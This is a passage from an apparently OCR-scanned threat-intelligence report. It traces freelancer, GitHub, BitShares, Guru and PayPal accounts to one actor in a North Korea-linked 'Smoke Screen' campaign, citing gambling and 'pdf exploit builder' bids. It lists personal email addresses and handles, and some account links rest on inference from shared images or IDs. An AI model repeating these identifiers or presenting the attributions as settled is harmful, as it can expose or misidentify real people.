
https://www.freelancer.co.kr/projects/php/proxy-creator-18562916/

Hello
I have proxies.
I have developed them.
So Which site do you want?
Proxies does not work all site.

Let's discuss on chatting in detail.
Thank you.

https://www.freelancer.co.kr/projects/graphic-design/email-marketing-landing-page-development/

Hello
I have experience in email marketing.
I built many email sender servers.
I can fulfill your demands.
I want to discuss with you in detail.
Thank you.



aji9170

Hello
I have already made it.
I can do it.
Let's discuss on chatting in detail.
Thank you.
############################
############################
############################
############################
###########

https://www.freelancer.co.kr/projects/php/perfect-money-payment-gateway-18523359/

aji199293

Hello
I can do it
Let's discuss on chatting in detail.
Thank you.
############################
############################
#################


https://www.freelancer.co.kr/projects/software-architecture/parking-system-management/

[Figure 24] Comparison of 'aji9170' and 'aji199293'

The nationality of the account 'aji199293' is currently set on the United States of America, but its activities with a different ID was identified and its nationality was set to Korea in the early days.

He also participated in the development of online games for gambling, and created some posts appealing that he has development capabilities for outsourcing PDF Exploit.

It is evident that he has was involved in the development of malicious files.



aji199293

$500 USD (10일 이내)

1.6 ★★★★★ (1 리뷰)

0.0

안녕하세요
저는 토토게임개발자이며 솔루션을 가
지고 있습니다.
님께 보여 드릴수 있어요
연락 주세요.
############################
############################
############################
###

pdf exploit builder

Bids	Avg Bid (USD)	Project Budget (USD)
15	$531	$250 - $750

Migel M.

Last week

Hello
I can do it.
Do you use CVE? or other?
Let's discuss on chatting in detail.
Thank you.
###
################

[Figure 25] Participation in the development of online games for gambling and malware

The account 'Migel M' (Nationality: Korea) uses the same profile image as that used for the account 'aji199293' (Nationality: the US).


Comparing the two accounts 'Migel M' and 'aji199293' revealed that the same user had been active with the account 'Migel M' in the early days, and he later changed the nationality and ID.

It is noteworthy that users, who are registered on freelance sites as developers of online games for gambling and cryptocurrency sites, are actively participate in the development of malicious programs as well.

User of the account 'rjh917@hotmail.com' is providing more details of the discovery.

The account 'devAji917' using the same ID has been found on GitHub, and it was registered around April 2018.

- https://github.com/devAji917
- https://github.com/kgretzky/evilginx2/issues/253
- https://github.com/cryptonotefoundation/cryptonote/issues/221
- https://github.com/cryptonotefoundation/cryptonote/issues/222



I want to meet CropDev #12

devAji917 opened this issue on 5 Apr 2018 · 1 comment

devAji917 commented on 5 Apr 2018

Hello, CropDev.
Your tier masternode system is great.
i have checked your tier.
i wanna use tier in my coin.
i have tried it but fail.
maybe some code wrong.
Can you help me?
if you can help me, it is greateful and thankful.
my skype id = rjh917@hotmail.com
Thanks
Best Regards.


[Figure 26] User account 'devAji917' registered on GitHub

The user of the account 'aji199293' uses the account 'rjh917' on Skype, and the same person is the using the account 'devAji917'.

As it is used similar to 'aji9170' user account, it seems that the user of those accounts is the same person.

The account 'devaji917' is also registered on BitShares.

- https://wallet.bitshares.org/#/account/devaji917
- https://bts.ai/u/devaji917




ASSET	QTY	PRICE (BTS)	24HR	VALUE (BTS)	SEND	BUY	DEPOSIT	WITHDRAW	TRADE	BORROW	SETTLE	BURN	HIDE
BTS	0.00130	1.00	0.00%	0	➤	$	-	-	-	-	-	🔥	⊗
DEEX	0.1000	0.19601	-0.02%	0	➤	-	-	-	📊	-	-	🔥	⊗
BRIDGE.LPC	0.1267662	0.50000	0.00%	0	➤	-	-	-	📊	-	-	🔥	⊗
BRIDGE.BTC	0.00004166	79,665.90976	-1.63%	3	➤	-	-	-	📊	-	-	🔥	⊗
BRIDGE.CTSC	29.3546667	–	0.00%	–	➤	-	-	-	📊	-	-	🔥	⊗
BRIDGE.KRT	5,060.021597	–	0.00%	–	➤	-	-	-	📊	-	-	🔥	⊗
BRIDGE.OLMP	0.0187171	–	0.00%	–	➤	-	-	-	📊	-	-	🔥	⊗
BRIDGE.SND	0.0839928	–	0.00%	–	➤	-	-	-	📊	-	-	🔥	⊗
BRIDGE.ULTRA	0.8903061	–	0.00%	–	➤	-	-	-	📊	-	-	🔥	⊗
DONGFENG	0.001000	–	0.00%	–	➤	-	-	-	📊	-	-	🔥	⊗
STELLER	0.0050	–	0.00%	–	➤	-	-	-	📊	-	-	🔥	⊗
TOTAL (BTS)				3.40									

[Figure 27] The account 'devaji917' registered on BitShares

The user of ID 'devaji917' has been also found, registered as US citizens on Guru site.

- https://www.guru.com/freelancers/devaji917


devAji917 - Freelancer on Guru
https://www.guru.com/freelancers/devaji917
Get a Quote
Overview
Portfolio
Feedback
Skills
ESTsecurity

devAji917
new york, Iowa, United States

$0 EARNED/YR

No Feedback FEEDBACK/YR

The guru of

actor 1 | cryptocurrency 1 | management 1 | software development 1

Services

CRYPTOCURRENCY

$100 / hr | $80 min. | No Feedback

i have worked on cryptocurrency project for 7 years.
now i am acting as a manager and i have 3 top freelancers.
we can develop anything about cryptocurrency project.

actor, cryptocurrency, management, software development

devAji917

i will serve as an online freelancer and will work hard


I have developed a lot of cryptocurrency projects.
i can fork new coin based on any algorithm.
i can build linux , windows, mac, web, and android wallet.
i can build mining pool such as unomp , nomp , mpos and yiimp.
i can build ico website.
i can build exchange website.

[Figure 28] 'devAji917' registered as a freelancer on Guru site

ESRC has identified the email account 'om197019621993@hotmail.com' used by tiger199392 during the process of tracking the attacker behind the campaign, and that the same account was also registered on PayPal, which is often used as payment service for project development on a freelancer site.

- https://github.com/Fungsyujonggu

Also, the same hotmail address was found in the 'Fungsyujonggu' Github account, which looks like a Chinese account.



tiger199392

I am from freelancer.

Hello.
I can do your request.
Let's discuss on chatting.
My sky is om197019621993@hotmail.com
Thank you.

tiger199392

: I am from freelancer.

My name is Fungsujunggu.
I am living in china.
I can start your work now.
My paypal is aji199293
Thank you.

PayPal Inc.
https://www.paypal.com/authflow/email-recovery/done/?cou...

일치하는 이메일을 발견했습니다.

aji199293

비밀번호를 사용하여 로그인
비밀번호를 생성해야 합니다.

SiaCoin rejections not calculated #56

Open [redacted] opened this issue on 16 Jul 2017 · 1 comment

[redacted] commented on 16 Jul 2017 • edited

Claymore's console log sometimes says:

```
SC: Received error: {"jsonrpc":"2.0","id":4,"error":{"code":-32700,"message":"Sharerejected"}}
```

but all the following status lines still say zero rejected:

```
SC - Total Speed: 916.318 Mh/s, Total Shares: 192, Rejected: 0
```

I'm using Nanopool (`sia-eu1.nanopool.org:7777`).

Fungsyujonggu commented on 19 Jul 2017 • edited

I have a source of dual mining
I am sure this is the same as claymore's method.
If you want to know the principle, let me know.
Email: om197019621993@hotmail.com

[Figure 29] Correlation between 'om197019621993@hotmail.com' and 'tiger199392'

The master account of 'jamshine1993@hotmail.com' set by 'JemFedura' in [Figure 12] is connected to 'om197019621993@hotmail.com'.

■ Identification of "Campaign Smoke Screen" with Two Faces

A similar case was made public on January 30, 2019 from Chosun Media, with the article titled '200 North Korean hacking groups sending up to $ 1 million to North Korea per team'.

ESRC has confirmed that national cyber threat actors are actively participating in foreign currency earning by developing the various software as well as conducting the APT attacks.

In particular, the hackers were involved in the development of cryptocurrency trading sites, crypto-mining programs, online gambling sites and worked as a development agency of malicious programs.

The analysis of 'Smoke Screen' campaign, in which hackers are disguising themselves as foreigners, shows that APT the threat landscape is evolving by indicating the various forms.

Further information will be provided in the Threat Inside service.